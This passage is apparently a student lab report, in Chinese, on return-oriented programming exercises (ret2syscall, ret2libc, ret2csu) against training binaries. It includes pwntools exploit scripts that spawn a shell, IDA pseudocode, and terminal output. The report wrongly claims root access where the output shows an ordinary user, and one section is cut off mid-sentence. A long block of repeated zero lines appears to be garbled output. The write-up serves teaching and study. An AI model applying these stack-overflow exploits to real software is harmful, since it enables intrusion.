
```
(kali111@kali111)-[~/rop_test]  
$ python3 payload_ret2syscall.py  
[+] Starting local process './ret2syscall': pid 19879  
[*] Switching to interactive mode  
This time, no system() and NO SHELLCODE!!!  
What do you plan to do?  
$ ls  
core                ret2libc1          ret2syscall         ret2syscall.nam  
payload_ret2shellcode.py  ret2libc2          ret2syscall.id0     ret2syscall.til  
payload_ret2syscall.py   ret2libc3          ret2syscall.id1     ret2text  
payload_ret2text.py      ret2shellcode      ret2syscall.id2  
$ whoami  
kali111  
$
```

#### 4. ret2libc1

首先，利用 checksec 对原始文件进行分析，结果如下图所示。从结果来看，该文件为 32 位文件；开启了堆栈不可执行保护（NX）；没有 canary 保护；PIE 地址随机化没有开启。


```
(kali111@kali111)-[~/rop_test]
$ checksec ret2libc1
[*] '/home/kali111/rop_test/ret2libc1'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

查看 IDA 生成的伪代码，main 函数中调用了 gets() 函数，存在栈溢出可以利用。




```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(_bss_start, 0, 1, 0);
7     puts("RET2LIBC >_<");
8     gets(&v4);
9     return 0;
10 }
```

查找文件中/bin/sh 字段，确认存在，并且可得到其地址。



```
.rodata:08048719 db 0
.rodata:0804871A db 0
.rodata:0804871B db 0
.rodata:0804871C public _IO_stdin_used
.rodata:0804871C _IO_stdin_used db 1 ; DATA XREF: LOAD:08048298+0
.rodata:0804871D db 0
.rodata:0804871E db 2
.rodata:0804871F db 0
.rodata:08048720 aBinSh db '/bin/sh',0 ; DATA XREF: .data:shell.o
.rodata:08048720 aV db '%d',0 ; DATA XREF: secure+2910
.rodata:0804872B aShell db 'shell!?',0 ; DATA XREF: secure+3D70
.rodata:08048733 aRet2libc db 'RET2LIBC >_<',0 ; DATA XREF: main+5310
.rodata:08048733 _rodata ends
```

查看 secure 函数，发现其中存在 system 函数调用，但此时传入的参数并不是 '/bin/sh'，直接执行会发生错误导致攻击失败。因而需要想办法使得 system 的输入参数为 '/bin/sh'。




```
1 void secure()
2 {
3     int v0; // eax
4     int input; // [esp+18h] [ebp-10h] BYREF
5     int secretcode; // [esp+1Ch] [ebp-Ch]
6
7     v0 = time(0);
8     srand(v0);
9     secretcode = rand();
10    isoc99_scanf("%d", &input);
11    if (input == secretcode)
12        system("shell!?");
13 }
```

当程序调用 system 函数时，会自动去寻找栈底即 ebp 指向的位置，然后将 ebp+8 字节的位置的数据当作函数的参数，所以如果想将 /bin/sh 作为 system 函数的参数，就可以在栈溢出的时候，先修改 eip 为 system 函数的地址，然后填充 4 个字节的垃圾数据，再将 /bin/sh 的地址写入栈上，这样调用 system 函数的时候，就可以将 /bin/sh 作为参数，然后返回一个

shell。注意是在 eip（即 system 函数地址）后面覆盖 4 个字节垃圾数据而不是前面提到的 8 个字节，这是因为当调用 system 函数的时候，在 system 函数中会首先执行 push ebp 指令，将 4 字节的 ebp 地址压入栈中，而此时的栈底距参数/bin/sh 8 字节，因此应该填充 4 字节垃圾数据。（system 函数的实现参见 libc6-i386.so 文件，其参数是栈上地址为 [esp] + 4 位置的内容。

根据以上分析，可以得到如下的攻击假设：



其中 gets()读入的参数与栈底的距离的计算过程与之前一致，这里不做赘述，可以得到需要填充 0x6c + 4 大小的垃圾数据到达源文件中 main 函数的返回地址。

最终得到的 payload 如下：

```
from pwn import *

bin_sh_addr = 0x8048720
system_addr = 0x08048460
offset = 0x6c + 4
payload = b'A' * offset + p32(system_addr) + p32(0xffffffff) +
p32(bin_sh_addr)

sh = process('./ret2libc1')
sh.sendline(payload)
sh.interactive()
```

执行 py 脚本，得到如下结果，即得到系统 root 权限，攻击成功。


```
(kali111@kali111)~/rop_test
$ python3 payload_ret2libc1.py
[+] Starting local process './ret2libc1': pid 23679
[*] Switching to interactive mode
RET2LIBC >_<
$ ls
core                ret2libc1.id0  ret2libc3      ret2syscall.nam
payload_ret2libc1.py  ret2libc1.id1  ret2shellcode  ret2syscall.til
payload_ret2shellcode.py  ret2libc1.id2  ret2syscall    ret2text
payload_ret2syscall.py   ret2libc1.nam  ret2syscall.id0
payload_ret2text.py      ret2libc1.til  ret2syscall.id1
ret2libc1              ret2libc2      ret2syscall.id2
$ whoami
kali111
$
```

## 5. ret2libc2

首先，利用 checksec 对原始文件进行分析，结果如下图所示。从结果来看，该文件为 32 位文件；开启了堆栈不可执行保护（NX）；没有 canary 保护；PIE 地址随机化没有开启。


```
(kali111@kali111)-[~/rop_test]
$ checksec ret2libc2
[*] '/home/kali111/rop_test/ret2libc2'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

查看 IDA 生成的伪代码，main 函数中调用了 gets() 函数，存在栈溢出可以利用。




```
IDA View-A  Pseudocode-A  Hex View-1
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(_bss_start, 0, 1, 0);
7     puts("Something surprise here, but I don't think it will work.");
8     printf("What do you think?");
9     gets(&v4);
10    return 0;
11 }
```

查找发现并不存在 '/bin/sh' 字段。



```
(kali111@kali111)-[~/rop_test]
$ ROPgadget --binary ret2libc2 --string '/bin/sh'
Strings information
  0x00000000: 0x00000000
  0x00000001: 0x00000000
  0x00000002: 0x00000000
  0x00000003: 0x00000000
  0x00000004: 0x00000000
  0x00000005: 0x00000000
  0x00000006: 0x00000000
  0x00000007: 0x00000000
  0x00000008: 0x00000000
  0x00000009: 0x00000000
  0x0000000A: 0x00000000
  0x0000000B: 0x00000000
  0x0000000C: 0x00000000
  0x0000000D: 0x00000000
  0x0000000E: 0x00000000
  0x0000000F: 0x00000000
  0x00000010: 0x00000000
  0x00000011: 0x00000000
  0x00000012: 0x00000000
  0x00000013: 0x00000000
  0x00000014: 0x00000000
  0x00000015: 0x00000000
  0x00000016: 0x00000000
  0x00000017: 0x00000000
  0x00000018: 0x00000000
  0x00000019: 0x00000000
  0x0000001A: 0x00000000
  0x0000001B: 0x00000000
  0x0000001C: 0x00000000
  0x0000001D: 0x00000000
  0x0000001E: 0x00000000
  0x0000001F: 0x00000000
  0x00000020: 0x00000000
  0x00000021: 0x00000000
  0x00000022: 0x00000000
  0x00000023: 0x00000000
  0x00000024: 0x00000000
  0x00000025: 0x00000000
  0x00000026: 0x00000000
  0x00000027: 0x00000000
  0x00000028: 0x00000000
  0x00000029: 0x00000000
  0x0000002A: 0x00000000
  0x0000002B: 0x00000000
  0x0000002C: 0x00000000
  0x0000002D: 0x00000000
  0x0000002E: 0x00000000
  0x0000002F: 0x00000000
  0x00000030: 0x00000000
  0x00000031: 0x00000000
  0x00000032: 0x00000000
  0x00000033: 0x00000000
  0x00000034: 0x00000000
  0x00000035: 0x00000000
  0x00000036: 0x00000000
  0x00000037: 0x00000000
  0x00000038: 0x00000000
  0x00000039: 0x00000000
  0x0000003A: 0x00000000
  0x0000003B: 0x00000000
  0x0000003C: 0x00000000
  0x0000003D: 0x00000000
  0x0000003E: 0x00000000
  0x0000003F: 0x00000000
  0x00000040: 0x00000000
  0x00000041: 0x00000000
  0x00000042: 0x00000000
  0x00000043: 0x00000000
  0x00000044: 0x00000000
  0x00000045: 0x00000000
  0x00000046: 0x00000000
  0x00000047: 0x00000000
  0x00000048: 0x00000000
  0x00000049: 0x00000000
  0x0000004A: 0x00000000
  0x0000004B: 0x00000000
  0x0000004C: 0x00000000
  0x0000004D: 0x00000000
  0x0000004E: 0x00000000
  0x0000004F: 0x00000000
  0x00000050: 0x00000000
  0x00000051: 0x00000000
  0x00000052: 0x00000000
  0x00000053: 0x00000000
  0x00000054: 0x00000000
  0x00000055: 0x00000000
  0x00000056: 0x00000000
  0x00000057: 0x00000000
  0x00000058: 0x00000000
  0x00000059: 0x00000000
  0x0000005A: 0x00000000
  0x0000005B: 0x00000000
  0x0000005C: 0x00000000
  0x0000005D: 0x00000000
  0x0000005E: 0x00000000
  0x0000005F: 0x00000000
  0x00000060: 0x00000000
  0x00000061: 0x00000000
  0x00000062: 0x00000000
  0x00000063: 0x00000000
  0x00000064: 0x00000000
  0x00000065: 0x00000000
  0x00000066: 0x00000000
  0x00000067: 0x00000000
  0x00000068: 0x00000000
  0x00000069: 0x00000000
  0x0000006A: 0x00000000
  0x0000006B: 0x00000000
  0x0000006C: 0x00000000
  0x0000006D: 0x00000000
  0x0000006E: 0x00000000
  0x0000006F: 0x00000000
  0x00000070: 0x00000000
  0x00000071: 0x00000000
  0x00000072: 0x00000000
  0x00000073: 0x00000000
  0x00000074: 0x00000000
  0x00000075: 0x00000000
  0x00000076: 0x00000000
  0x00000077: 0x00000000
  0x00000078: 0x00000000
  0x00000079: 0x00000000
  0x0000007A: 0x00000000
  0x0000007B: 0x00000000
  0x0000007C: 0x00000000
  0x0000007D: 0x00000000
  0x0000007E: 0x00000000
  0x0000007F: 0x00000000
  0x00000080: 0x00000000
  0x00000081: 0x00000000
  0x00000082: 0x00000000
  0x00000083: 0x00000000
  0x00000084: 0x00000000
  0x00000085: 0x00000000
  0x00000086: 0x00000000
  0x00000087: 0x00000000
  0x00000088: 0x00000000
  0x00000089: 0x00000000
  0x0000008A: 0x00000000
  0x0000008B: 0x00000000
  0x0000008C: 0x00000000
  0x0000008D: 0x00000000
  0x0000008E: 0x00000000
  0x0000008F: 0x00000000
  0x00000090: 0x00000000
  0x00000091: 0x00000000
  0x00000092: 0x00000000
  0x00000093: 0x00000000
  0x00000094: 0x00000000
  0x00000095: 0x00000000
  0x00000096: 0x00000000
  0x00000097: 0x00000000
  0x00000098: 0x00000000
  0x00000099: 0x00000000
  0x0000009A: 0x00000000
  0x0000009B: 0x00000000
  0x0000009C: 0x00000000
  0x0000009D: 0x00000000
  0x0000009E: 0x00000000
  0x0000009F: 0x00000000
  0x000000A0: 0x00000000
  0x000000A1: 0x00000000
  0x000000A2: 0x00000000
  0x000000A3: 0x00000000
  0x000000A4: 0x00000000
  0x000000A5: 0x00000000
  0x000000A6: 0x00000000
  0x000000A7: 0x00000000
  0x000000A8: 0x00000000
  0x000000A9: 0x00000000
  0x000000AA: 0x00000000
  0x000000AB: 0x00000000
  0x000000AC: 0x00000000
  0x000000AD: 0x00000000
  0x000000AE: 0x00000000
  0x000000AF: 0x00000000
  0x000000B0: 0x00000000
  0x000000B1: 0x00000000
  0x000000B2: 0x00000000
  0x000000B3: 0x00000000
  0x000000B4: 0x00000000
  0x000000B5: 0x00000000
  0x000000B6: 0x00000000
  0x000000B7: 0x00000000
  0x000000B8: 0x00000000
  0x000000B9: 0x00000000
  0x000000BA: 0x00000000
  0x000000BB: 0x00000000
  0x000000BC: 0x00000000
  0x000000BD: 0x00000000
  0x000000BE: 0x00000000
  0x000000BF: 0x00000000
  0x000000C0: 0x00000000
  0x000000C1: 0x00000000
  0x000000C2: 0x00000000
  0x000000C3: 0x00000000
  0x000000C4: 0x00000000
  0x000000C5: 0x00000000
  0x000000C6: 0x00000000
  0x000000C7: 0x00000000
  0x000000C8: 0x00000000
  0x000000C9: 0x00000000
  0x000000CA: 0x00000000
  0x000000CB: 0x00000000
  0x000000CC: 0x00000000
  0x000000CD: 0x00000000
  0x000000CE: 0x00000000
  0x000000CF: 0x00000000
  0x000000D0: 0x00000000
  0x000000D1: 0x00000000
  0x000000D2: 0x00000000
  0x000000D3: 0x00000000
  0x000000D4: 0x00000000
  0x000000D5: 0x00000000
  0x000000D6: 0x00000000
  0x000000D7: 0x00000000
  0x000000D8: 0x00000000
  0x000000D9: 0x00000000
  0x000000DA: 0x00000000
  0x000000DB: 0x00000000
  0x000000DC: 0x00000000
  0x000000DD: 0x00000000
  0x000000DE: 0x00000000
  0x000000DF: 0x00000000
  0x000000E0: 0x00000000
  0x000000E1: 0x00000000
  0x000000E2: 0x00000000
  0x000000E3: 0x00000000
  0x000000E4: 0x00000000
  0x000000E5: 0x00000000
  0x000000E6: 0x00000000
  0x000000E7: 0x00000000
  0x000000E8: 0x00000000
  0x000000E9: 0x00000000
  0x000000EA: 0x00000000
  0x000000EB: 0x00000000
  0x000000EC: 0x00000000
  0x000000ED: 0x00000000
  0x000000EE: 0x00000000
  0x000000EF: 0x00000000
  0x000000F0: 0x00000000
  0x000000F1: 0x00000000
  0x000000F2: 0x00000000
  0x000000F3: 0x00000000
  0x000000F4: 0x00000000
  0x000000F5: 0x00000000
  0x000000F6: 0x00000000
  0x000000F7: 0x00000000
  0x000000F8: 0x00000000
  0x000000F9: 0x00000000
  0x000000FA: 0x00000000
  0x000000FB: 0x00000000
  0x000000FC: 0x00000000
  0x000000FD: 0x00000000
  0x000000FE: 0x00000000
  0x000000FF: 0x00000000
```


查看 secure 函数，发现存在 system 函数，但参数并非 '/bin/sh'。因而需要自行写入 '/bin/sh' 字符串，并且将其作为参数传递给 system 函数。



```
IDA View-A  Pseudocode-A  Hex View-1
1 void secure()
2 {
3     int v0; // eax
4     int input; // [esp+18h] [ebp-10h] BYREF
5     int secretcode; // [esp+1Ch] [ebp-Ch]
6
7     v0 = time(0);
8     srand(v0);
9     secretcode = rand();
10    isoc99_scanf(&unk_8048760, &input);
11    if (input == secretcode)
12        system("no_shell_QQ");
13 }
```

因而需要考虑在何处、如何写入目的字符串。由于栈在执行过程中其地址不确定，因此不能直接将目的字符串直接写入到栈中。但是同时该文件 PIE 保护并未开启，因此其 bss 段地址不会发生改变，因此可以在栈中写入指向 bss 字段的地址，在此地址下写入目的字符串，从而达到写入目的字符串的目的。

可以得到如下的攻击假设。使用垃圾数据覆盖从 v4 开始一直到 gets() 函数调用之前的所有内容。继续调用 gets 以及 system 函数，将其参数均置为目的字符串的地址。



根据以上的分析，可构造以下的 payload：

```
from pwn import *

gets_plt = 0x08048460
system_plt = 0x08048490
buf2 = 0x804a080
offset = 0x6c + 4

payload = flat([b'a' * offset, gets_plt, system_plt, buf2, buf2])

sh = process('./ret2libc2')
sh.sendline(payload)
sh.sendline('/bin/sh')
sh.interactive()
```

执行结果如下，即可获得 root 权限，攻击成功。

```
(kali111@kali111)-[~/rop_test]
$ python3 payload_ret2libc2.py
[*] Starting local process './ret2libc2': pid 26045
/home/kali111/rop_test/payload_ret2libc2.py:15: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.python.org/3/library/stdtypes.html#bytes
sh.sendline('/bin/sh')
[*] Switching to interactive mode
Something surprise here, but I don't think it will work.
What do you think ?$ ls
core                ret2libc1            ret2libc2.id0        ret2syscall
payload_ret2libc1.py  ret2libc1.id0        ret2libc2.id1        ret2syscall.id0
payload_ret2libc2.py  ret2libc1.id1        ret2libc2.id2        ret2syscall.id1
payload_ret2libc2.py  ret2libc1.id2        ret2libc2.id3        ret2syscall.id2
payload_ret2shellcode.py  ret2libc1.id3        ret2libc2.id4        ret2syscall.id3
payload_ret2syscall.py  ret2libc1.id4        ret2libc2.id5        ret2syscall.id4
payload_ret2text.py    ret2libc1.id5        ret2libc2.id6        ret2syscall.id5
$ whoami
kali111
$
```

此题目根据课上所讲，复现了两种覆盖方案，这里只详细记录了方案一的实现过程，方案一不详细阐述，最终也可以取得如下图所示的结果，也可以达到攻击目的。

```
(kali111@kali111)-[~/rop_test]
$ python3 payload_ret2libc2.py
[*] Starting local process './ret2libc2': pid 25213
/home/kali111/rop_test/payload_ret2libc2.py:15: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.python.org/3/library/stdtypes.html#bytes
sh.sendline('/bin/sh')
[*] Switching to interactive mode
Something surprise here, but I don't think it will work.
What do you think ?$ ls
core                ret2libc1            ret2libc2.id0        ret2syscall
payload_ret2libc1.py  ret2libc1.id0        ret2libc2.id1        ret2syscall.id0
payload_ret2libc2.py  ret2libc1.id1        ret2libc2.id2        ret2syscall.id1
payload_ret2libc2.py  ret2libc1.id2        ret2libc2.id3        ret2syscall.id2
payload_ret2shellcode.py  ret2libc1.id3        ret2libc2.id4        ret2syscall.id3
payload_ret2syscall.py  ret2libc1.id4        ret2libc2.id5        ret2syscall.id4
payload_ret2text.py    ret2libc1.id5        ret2libc2.id6        ret2syscall.id5
$ whoami
kali111
$
```




## 6. ret2libc3

首先，利用 checksec 对原始文件进行分析，结果如下图所示。从结果来看，该文件为 32 位文件；开启了堆栈不可执行保护（NX）；没有 canary 保护；PIE 地址随机化没有开启。


```
(kali111@kali111)-[~/rop_test]
$ checksec ret2libc3
[*] '/home/kali111/rop_test/ret2libc3'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

查看 IDA 生成的伪代码，main 函数中调用了 gets() 函数，存在栈溢出可以利用。




```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 1, 0);
7     puts("No surprise anymore, system disappeared QQ.");
8     printf("Can you find it !?");
9     gets(&v4);
10    return 0;
11 }
```

查看 secure 函数，发现不存在 system 函数。



```
1 void secure()
2 {
3     int v0; // eax
4     int input; // [esp+18h] [ebp-10h] BYREF
5     int secretcode; // [esp+1Ch] [ebp-Ch]
6
7     v0 = time(0);
8     srand(v0);
9     secretcode = rand();
10    __isoc99_scanf(&unk_8048730, &input);
11    if (input == secretcode)
12        puts("no_shell_QQ");
13 }
```

查找发现不存在 '/bin/sh' 字段。



```
(kali111@kali111)-[~/rop_test]
$ ROPgadget --binary ret2libc3 --string '/bin/sh'
Strings information
```

在 linux 延迟绑定机制中，当程序调用库函数时，会将 libc.so 文件中的函数地址写到程序的 got 表中，调用时会跳转到 got 表所写的地址。如果要调用 system 函数，就要知道其在 got 表中的地址，got 表中的地址指的是当系统将 libc（动态链接库）加载到内存中时，库中的函数的地址。但 libc 被加载到的内存的位置是随机的。但是，同一版本的 libc 的两个库函数在 libc 中的相对位置是不变的，所以如果可以知道一个已经执行过的函数的 got 表地



## 一、level2 中级 ROP 实现

此部分完成了 ret2csu 的实验，由于 kali 系统在实验中存在一些问题，后续更换为 ubuntu 系统进行实验。

首先，利用 checksec 对原始文件进行分析，结果如下图所示。从结果来看，该文件为 amd64 位文件；开启了堆栈不可执行保护（NX）；没有 canary 保护；PIE 地址随机化没有开启。

```
(kali111@kali111)~/rop_test$ checksec level5
[*] '/home/kali111/rop_test/level5'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

查看 IDA 生成的伪代码，main 函数中没有栈溢出可以利用，只调用了函数 vulnerable\_function。

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     write(1, "Hello, World\n", 0xDuLL);
4     return vulnerable_function(1LL);
5 }
```

查看 vulnerable\_function，可以看到存在栈溢出漏洞。

```
1 ssize_t vulnerable_function()
2 {
3     char buf[128]; // [rsp+0h] [rbp-80h] BYREF
4
5     return read(0, buf, 0x200uLL);
6 }
```

并且程序中既没有 system 函数，也没有 /bin/sh 字符串。

整体的思路依然为构建命令 system (“\bin\sh”)，将其写到 bss 段，然后运行命令。根据 ret2libc 中的分析可知，偏置 offset=function1 真实地址-function1 在 libc 库地址=function2 真实地址-function2 在 libc 库地址。并且函数的真实地址需要被调用才会得到。目前可用的有自带的 write 函数和 read 函数，可以将信息写入外存和读入内存。调用函数需要知道函数真实地址，就需要 write 函数将某个函数的真实地址写入外存，然后查找 libc 库得到其他函数 libc 库中的地址。在 x64 下有一些万能的 gadgets 可以利用，比如 \_libc\_csu\_init() 这个函数。一般来说，只要程序调用了 libc.so，程序都会有这个函数用来对 libc 进行初始化。

在 IDA 中查看 \_libc\_csu\_init() 函数。可以看到，利用 0x400606 处的代码可以控制 rbx、rbp、r12、r13、r14 和 r15 的值；利用 0x4005f0 处的代码可以将 r15 的值赋给 rdx，r14 的值赋给 rsi，r13 的值赋给 edi，随后就会调用 call qword ptr [r12+rbx\*8]，这时将 rbx 赋值 0，可以将想调用的函数地址传给 r12。执行完函数之后，程序会对 rbx+=1，然后对比 rbp 和 rbx 的值，如果相等就会继续向下执行并 ret 到想要继续执行的地址。所以为了让 rbp 和 rbx+1 的值相等，可以设置 rbp=1，rbx=0。

```

.text:00000000004005E0      call  _init_proc
.text:00000000004005E5      test  rbp, rbp
.text:00000000004005E8      jz     short loc_400606
.text:00000000004005EA      xor    ebx, ebx
.text:00000000004005EC      nop    dword ptr [rax+00h]
